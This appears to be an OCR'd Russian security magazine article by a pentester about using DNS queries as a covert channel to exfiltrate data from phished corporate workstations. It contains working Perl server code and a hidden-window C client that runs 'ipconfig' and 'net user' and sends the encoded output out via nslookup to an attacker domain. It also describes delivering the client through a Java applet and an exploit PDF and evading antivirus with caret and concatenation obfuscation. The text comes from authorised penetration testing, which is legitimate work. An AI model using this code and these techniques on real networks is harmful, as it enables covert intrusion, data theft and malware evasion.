
Алексей Синцов, Digital Security (twitter.com/asintsov)



DNS. ОБРАТНАЯ СВЯЗЬ


Обходим преграды и организовываем доступ в Сеть

Выполняя заказы на тему социальной инженерии, мне не раз приходилось сталкиваться с вопросом: как получать отклик с пробитых машин? В нормальных компаниях зачастую стоит прокси-сервер, и прямой доступ в инет пользователям урезан. Но ведь работу-то надо делать... Своими наработками на эту тему я и поделюсь.

Задача

Простейшая задача, которая ставится заказчиком, — проверить бдительность своих работников. В российской практике это называется «Социальная инженерия + рассылка». Другими словами, выбранной группе товарищей, которые ничего не подозревают, рассылаются письма. В тексте письма чаще всего и заключается социальная инженерия. Задача: заинтересовать читателя и выполнить некое действие — например, открыть exe-файл или перейти на вредоносный сайт. Все такие случаи должны регистрироваться, а кроме того, необходимо показать заказчику, что это привело к проникновению в сеть корпорации. То есть надо продемонстрировать эффект проникновения. Мы в Digital Security уже давно не рассылаем exe-файлы, так как такой аттач сильно снижает эффект от социалки — за пятнадцать лет все пользователи персональных компьютеров получили опыт войны с вирусами и расширение .exe в аттаче письма вызывает негативные ассоциации даже у домохозяек (не говоря уже о том, что такие письма блокируются чаще всего). Поэтому самые эффективные аттачи — pdf-файлы с эксплойтом. А еще эффективнее — ненавязчивый линк в теле письма. Переход по линку легко регистрировать, а также можно попытаться эксплуатировать уязвимости. На нашем стенде присутствует простейший JavaScript, который определяет версии таких программ, как QuickTime, Acrobat Reader, Flash Player, Java, VLC Player. Иногда в случае обнаружения уязвимой версии можно автоматически применить эксплойт (подчеркиваю — иногда, эксплойт не всегда является хорошим решением). Так или иначе, последний шаг — регистрация факта проникновения — как правило, это результат выполнения команд консоли на захваченных рабочих станциях. Но вот тут есть одно «но». Как управлять данными или получать их с корпоративных рабочих станций? Ведь reverse tcp shell и, тем более, bind tcp shell не будут работать. Дело в том, что для организации доступа в интернет применяется прокси-сервер. При таком раскладе подход reverse tcp не будет работать. Часто эти прокси еще и с аутентификацией.

Социальный PDF сильно детектируем



Играемся с обфускацией

Прокси-сервер

Самое простое решение — использование прокси-сервера. Например, если в настройках OC/IE прописаны настройки соединения, то использование COM-объекта IE или XMLHTTP позволит выполнять GET/POST-запросы на сервер пентестера и таким образом осуществлять контроль над «ботом». Данный метод хорош, но он не работает, если:

- Не прописаны настройки прокси-сервера;
- прокси-сервер режет соединения на левые хосты (белый лист);
- пользователю доступна только почта, ему вообще никак в инет не попасть.

В этих случаях нужно искать другой путь.

DNS

Так как задача не нова, то и решение давно уже известно. Ответ прост — используй DNS. Маневр в том, что пентестер (или злоумышленник, или еще какой кулхацкер) покупает себе домен (от 400 до 800 рублей), поднимает «свой» DNS-сервак и прописывает его как «ответственного» за данный домен. Делается это довольно просто. Купив домен, надо отметить NS-записи у регистратора, указав свой IP-адрес (внешний). На этом адресе повесить свой DNS-сервак и настроить его так, что бы он отвечал на SOA, A, AAAA, CNAME и NS/DNS-запросы. А они пойдут от различных корневых серваков. Часов за 7-8 интернет прознает про твой домен и про то, что на IP-адресе висит сервак DNS, который за него и отвечает. Какой физический смысл у данной системы? А такой: допустим, ты купил домен abcd.ru, а некий индивидуум попытался определить IP-адрес для porno.abcd.ru. При таком раскладе DNS-сервак нашего индивидуума, который прописан как основной, попытается понять, что это за домен. В результате он узрит, что за домен abcd.ru отвечаешь ты, и пошлет свой DNS-запрос на тему «Кто есть porno.abcd.ru» (A-запись и AAAA-запись для IPv6). Твой DNS-сервак прошерстит записи зоны и ответит, что такого имени у него нет, либо возвратит один или более IP-адресов, которые потом вернутся клиенту через его DNS-сервер. В контексте нашей задачи это почти идеальное решение. В любой компании, у виндовых клиентов/пользователей/офисных сотрудников почти всегда прописан локальный DNS. Обычно это контроллер домена, на котором поднят DNS-сервис. Даже те счастливчики, для которых жестко порезан список доступных ресурсов или которым интернет вообще запрещен корпоративной религией, могут узнать IP-адрес любого домена. Это утверждение почти (подчеркиваю — почти) всегда истинно, так как нет никаких запрещающих правил на то, какие имена могут «резолвить» клиенты в локальной сетке. Но для организации канала этого достаточно. Ведь xxxx.abcd.ru создан на стороне корпоративного клиента и, в конечном счете, по цепочке попадает через Сеть к хацкеру. При этом «xxxx» могут быть вполне конфиденциальными данными. Более того, DNS хакера вернет ответ, который так же через цепочку дойдет до рабочей станции в локалке «без инета». Ответом будет список IP-адресов, которые могут быть интерпретированы принимающей стороной как команды для бота. Фактически, это хороший способ управления ботами :).

Плюсы налицо:

- Боту не нужен доступ к интернету;
- DNS-запросы редко фильтруются (в отличие от HTTP);
- дуплексная связь.


Минусы также очевидны:

- Ограничения по размеру пакета;
- пакеты идут медленно (на практике от 1 до 3 секунд);
- не все байты можно передавать DNS-запросом.

Как видишь, минусы ответственны за увеличение объема DNS-запросов и падение скорости передачи данных. Кроме того, эти факторы приводят к вопросам синхронизации данных при передаче, так как бывает, что первый запрос может прийти только уже после того, как пришел третий.

Баян detected!

Как я уже говорил, все, о чем написано в этой статье, не ново — эти идеи витают в воздухе уже много лет. Но вот практических наработок (в паблике) было мало. В прошлом году Рон Боус реализовал dnscat — тулзу, которая позволяет туннелировать трафик в DNS-запросах. Кроме того, он написал шелл-код, который туннелирует консоль управления, используя DNS-запросы типа TXT (в них можно больше впихнуть в рамках одного запроса). Все это круто, но на



Примерная схема работы реверсивного бота

практике мне не удалось применить эти тулзы по следующим причинам:


- dnscat не стабилен – от любого "левого" UDP-пакетика падает;
- шелл-код огромен – чуть больше 1000 байт, не влезает в некоторые эксплойты;
- В ходе массовых рассылок мне интерактивный шелл не нужен, мне нужен автоматизированный сбор доказательств проникновения;
- шелл-код создает сокет и работает с winsock2, что в ряде случаев может вызвать проблемы (например, UAC среагирует на исходящий коннект в Windows 7).

Поэтому было принято решение разработать пейлоад, который не обладал бы данными недостатками.

Сервер


Так как хотелось бы передавать запросы без использования сокетов, то самое простое — это внедрять данные в поддомене, как было описано в примерах выше. Это, конечно, увеличит количество запросов, но так как для моих задач мне не требуется передача и интерактивность, то это несущественно. Итак, сервер было решено писать на perl, так как я его люблю, и так как в cpan есть хороший модуль Net::DNS. Установив его, можно клепать свои серваки с собственной логикой :). В моем простейшем варианте не нужно отдавать команды — только собирать логи фактов проникновения, поэтому код достаточно прост.

```
#!/usr/bin/perl

 use Net::DNS::Nameserver;
 use strict;
 use warnings;

 $DOMAIN="abcd.ru"; # домен
 $MYIP="123.123.123.123"; # наш внешний адрес
 $SITEIP="1.2.3.4"; # ответ

 # обработчик запросов
```



Метасплойт отвергает шелл-код для выбранного эксплойта

```
sub reply_handler
{
  my ($qname, $qclass, $qtype, $peerhost,$query,$conn) = @_;
  my ($rcode, @ans, @auth, @add);

  # запрашивают abcd.ru
  if ($qtype eq "A" && $qname eq $DOMAIN )
  {
    my ($ttl, $rdata) = (3600, $SITEIP);
    push @ans, Net::DNS::RR->new(
      "$qname $ttl $qclass $qtype $rdata");
    $rcode = "NOERROR";
  ...
  }
  elsif (($qtype eq "A")&& $qname =~ /(.*)\.$DOMAIN/)
  {
    $rcode = "NOERROR";
    my ($ttl, $rdata) = (1, $SITEIP);
```



dnscat в процессе работы

```
    push @ans, Net::DNS::RR->new(
      "$qname $ttl $qclass $qtype $rdata");
    print "Received query ($qname)($qtype) from $peerhost to"
      .$conn->{"sockhost"}. "\n";

    # обработаем данные
    my $req=$1; # поддомен ~ данные
    my $len= length($req);
    my $answ="";
    # перебираем данные и декодируем
    for(my $i=0; $i<$len; $i+=2)
    {
      # старший разряд
      my $bh =(ord(substr($req,$i,1))-0x61) << 4;
      # младший разряд
      my $bl = ord(substr($req,($i+1),1))-0x61;
      my $bt = chr( $bh + $bl); # декодированый байт
      $answ.= $bt;
    }

    # пишем в лог
    open (LOG, ">>DATA.log");
    print LOG "[$peerhost][$qname][$answ]\n";
    close (LOG);

    ...

  }
  elsif( $qname eq $DOMAIN )
  {
    $rcode = "NOERROR";
  }
  else
  {
    $rcode = "NXDOMAIN";
  }
  # даем 100% ответ как владельцы домена...
  return ($rcode, \@ans, \@auth, \@add, { aa => 1 });
}

# инициализируем обработчик
my $ns = Net::DNS::Nameserver->new(
   LocalPort    => 53,
   ReplyHandler => \&reply_handler,
   Verbose      => 0,
) || die "couldn't create nameserver object\n";
# Го-го-го!

$ns->main_loop;
```

Как видишь, имя до точки содержит закодированные данные. Кодировать я стал так же, как и в случае с адресами в своем JIT-SPRAY шелл-коде, и абсолютно так же, как до этого додумался Рон. Разбиваем байт данных на два значения — старший разряд по HEX и младший, после чего добавляем эти значения к константе 0x61, что означает ASCII символ 'a'. Другими словами, нам надо передать символы \r\n — \x0A\x0D, разбиваем их на младший и старшие регистры:

```
0x0A >> 4 = 0x0
0x0A&0x0F = 0xA

0x0D >> 4 = 0x0
0x0D&0x0F = 0xD
```

Затем складываем с 'a':


```
0x61 + 0x0 = 0x61 ~ 'a'
0x61 + 0xA = 0x6B ~ 'k'

0x61 + 0x0 = 0x61 ~ 'a'
0x61 + 0xD = 0x6E ~ 'n'
```

Таким образом непередаваемая последовательность «\r\n» превращается в «akan». Соответственно, сервер декодирует по тому же принципу, вычитает 0x61, делает сдвиг на 4 бита и складывает.

Клиент

Клиентская нагрузка — самая важная часть, которая была написана на скорую руку на Си:


```
#include <windows.h>

int _tmain(int argc, _TCHAR* argv[])
{
  FILE *fpipe;

  // прошиваем команду
  // этих данных мне достаточно для доказательства
  // проникновения
  char *command =
    "cmd /c echo %username% & ipconfig & net user";
  char *domain = ".abcd.ru."; // домен
  char line[1556]; // максимальный объем
  char subdns[150] = "nslookup  ";
    // нам не нужны сокеты – это палево

  HWND hWnd = GetConsoleWindow();
```



Пейлоад для Metasploit

```
    ShowWindow( hWnd, SW_HIDE ); // надо быть невидимым

    fpipe = (FILE*)_popen(command,"r");
      // выполняем команду

    int sz=fread(line, 1,1555, fpipe); // читаем результат

    line[sz]=0;
    _pclose(fpipe); //4

    short i=0;
    short next=1;

    // кодируем по 28 байт на запрос и шлем
    // будет 55 DNS-запросов максимум
    do {
      short c = 0;
      short z = 11;

      subdns[9] = 0x61+(next>>4);
      subdns[10] = 0x61+(next&0x0F);

      for(;i<1555,c<28;i++,z+=2,c++)
      {
        //кодируем байт
        if(line[i]==0x00)
        {
          subdns[z]=0;next=-1;break;
        }
        char hb=line[i]>>4;
        char lb=line[i]&0x0F;

        //работаем с DOS-кодировкой русских символов
        if(hb<0x0)
        {
          subdns[z]=  0x61 +(hb&0x0F);
        }
        else
        {
          subdns[z]=  0x61 + hb;
        }

        // собираем результат кодировки
        subdns[z+1]= 0x61 + lb;

      }

      // добавляем домен
      for(int y=0;y<9;y++)
      {
        subdns[z+y]=domain[y];
      }

      subdns[z+y]=0;

      // выполняем "nslookup xxxxxxxxxxx.xxxxx.abcd.ru"
      // этим самым выполняем передачу данных
      // без палева
      fpipe = (FILE*)_popen(subdns,"r"); //1
      _pclose(fpipe); //4

      next++;

    } while(next);
    return 0;
  }
```

Данный бинарник был перешит в JAVA-апплет и засунут в PDF. Таким образом, если пользователь переходит на наш сайт по линку из письма, система определяет у него JAVA и запускает апплет с данным «экзешником». Если дополнительно определяется Adobe Acrobat Reader < 9.3.3, то суется pdf-файл. В PDF используется уязвимость запуска аттача в Foxit/Acrobat Reader, обнаруженная Дидье Стивенсом прошлым летом, о чем я писал



Относительно читабельные логи, зато с поддержкой русского языка :)

тогда в обзоре. Суть уязвимости в том, что пользователю с Acrobat Reader < 9.3.3 выводится произвольное сообщение, мотивирующее к нажатию кнопки «Открыть». Если пользователь нажмет-таки этот кнопарь, то выполнятся несколько команд, прошитых в PDF, которые создадут VBS-скрипт (типа «- cmd \c echo code > script & echo code >> script»), после чего запустят его. Скрипт, в свою очередь, откроет pdf-файл, вытащит оттуда бинарные данные вышеуказанного екзешника и исполнит его. Для создания такого PDF можно воспользоваться метсасплойтом, модуль windows/fileformat/adobe_pdf_embedded_exe_nojs. Соответственно, выбираем любой пейлоад, а потом в готовом файле заменим тело экзешника пейлоада из метасплойта на тело нашего экзешника. Созданный java-апплет не детектит ни один антивирус, зато PDF'ку детектит аж восемь штук. Оно и понятно, я вообще не очень люблю использовать эксплойты на таких работах, так как они хорошо палятся корпоративными антивирями по сигнатурам атак, хип-спрею, используемым адресам и так далее. Это все, конечно, можно обойти, но долго и дорого, так что проще использовать социальные методы + java-апплет.

Небольшие ковыряния позволили вычеркнуть семь антивирусов, и в итоге мой pdf-файл детектил только движок Avast. Самое забавное, что часть антивирусов отрубилась отключением обфускации в тегах PDF. Метасплойт по умолчанию обфусцирует рандомные участки тегов, но антивирусы считают, что такая обфускация подозрительна. Так что, убрав излишки маскировки, часть антивирусов мы успокоим. Другие антивирусы реагировали на код VBS-скрипта в теле PDF, что, наоборот, обошлось обфускацией. Так как код вносится через CMD, то можно спокойно ставить символ '^' перед любыми ASCII-символами: вроде для cmd.exe строка не изменилась, зато антивирусные сигнатуры в обломе, так как для них «WScript.Shell» не равно «WSc^ri^pt.S^hell». Кроме того, есть еще конкатенация: «WScript.Shell» не равно «WScri»&»pt.Sh»&»ell». Обновленный модуль для особо интересующихся я выложил на диске. Конечно, многие антивирусы могут ловить сие зло в процессе, не по сигнатурам, но все же пробив связки JAVA + PDF оказался около 50%. Учитывая, что тестируемая компания использует два антивируса, на гейтвее и на рабочих станциях, — показатель неплохой. Кроме того, был получен результат от нескольких пользователей без интернета, которые располагали только доступом к почте. Все это говорит о том, что DNS-протокол как канал связи может быть легко и без проблем использован злоумышленниками. И специалистам по ИБ в банках, корпорациях, промышленности, госструктурах нужно мыслить шире, а не просто интегрировать дорогой хлам, DLP-системы (интересно, следят они за DNS?) и обрезать интернет для сотрудников. Это не панацея — это пустая трата денег компании.

Но я отвлекся. Несмотря на то, что эксплойтами я не пользовался, задача сделать нормальный пейлоад осталась. Во-первых, мало ли, вдруг появится хороший 0дей? Во-вторых, не у всех есть антивирь, и в конечном счете, если пользователь откроет PDF с нормальным сплойтом, а не с автозапуском с дополнительным вопросом, то вероятность пробива может быть выше (не нужно надеяться на решение пользователя в вопросе запуска аттача Acrobat Reader'ом). Ввиду отсутствия времени шелл-код был написан в кратчайшие сроки и выполнен в роли модуля для метасплойт (лежит на диске). Из плюсов отмечу то, что он на шестьсот байтов меньше, чем у Рона, и поэтому охотно встраивается в те эксплойты, в которые творение Рона лезть не захотело. Шелл-код работает в Windows 7 также без сокетов, что означает — UAC будет молчать. Из минусов — он заметен (мигают черные окошки). Ну и опять же, для моих задач интерактивность не нужна, поэтому смысл у него такой же, как и у экзешника (алгоритм такой же, все делаем через _popen). Еще замечание — не стоит делать из данного шелл-кода EXE/VBS или JAVA, так как он не использует LoadLibrary, а ищет в списке модулей уже подгруженную библиотеку msvctl.dll. Она есть во всех мало-мальски достойных приложениях, и поэтому шелл-код стабильно работает, но при генерации бинарника из метасплойт этот модуль не подгружается. В любом случае, сейчас я работаю над более универсальным DNS-payload'ом, который будет лишен указанных недостатков, и возможно, что к моменту выхода номера в свет он уже будет доступен на dsecrg.com :).